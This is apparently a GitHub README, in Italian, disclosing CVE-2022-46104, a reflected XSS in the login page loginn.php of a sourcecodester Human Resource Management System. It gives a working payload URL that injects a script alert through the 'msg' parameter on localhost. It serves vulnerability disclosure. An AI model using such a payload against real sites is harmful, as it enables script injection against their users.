 nursec747/cve-2022-46104---poc
Proof-of-concept exploit per CVE-2022-46104 che dimostra una vulnerabilità XSS riflessa nella pagina di login del Sistema di Gestione delle Risorse Umane.

https://www.sourcecodester.com/

È stata scoperta una XSS nella pagina loginn.php del progetto Human Resource Management System:

Payload di esecuzione:
http://localhost/hrm/loginn.php?msg=%3Cscript%3Ealert(%27XSS%27)%3C/script%3E


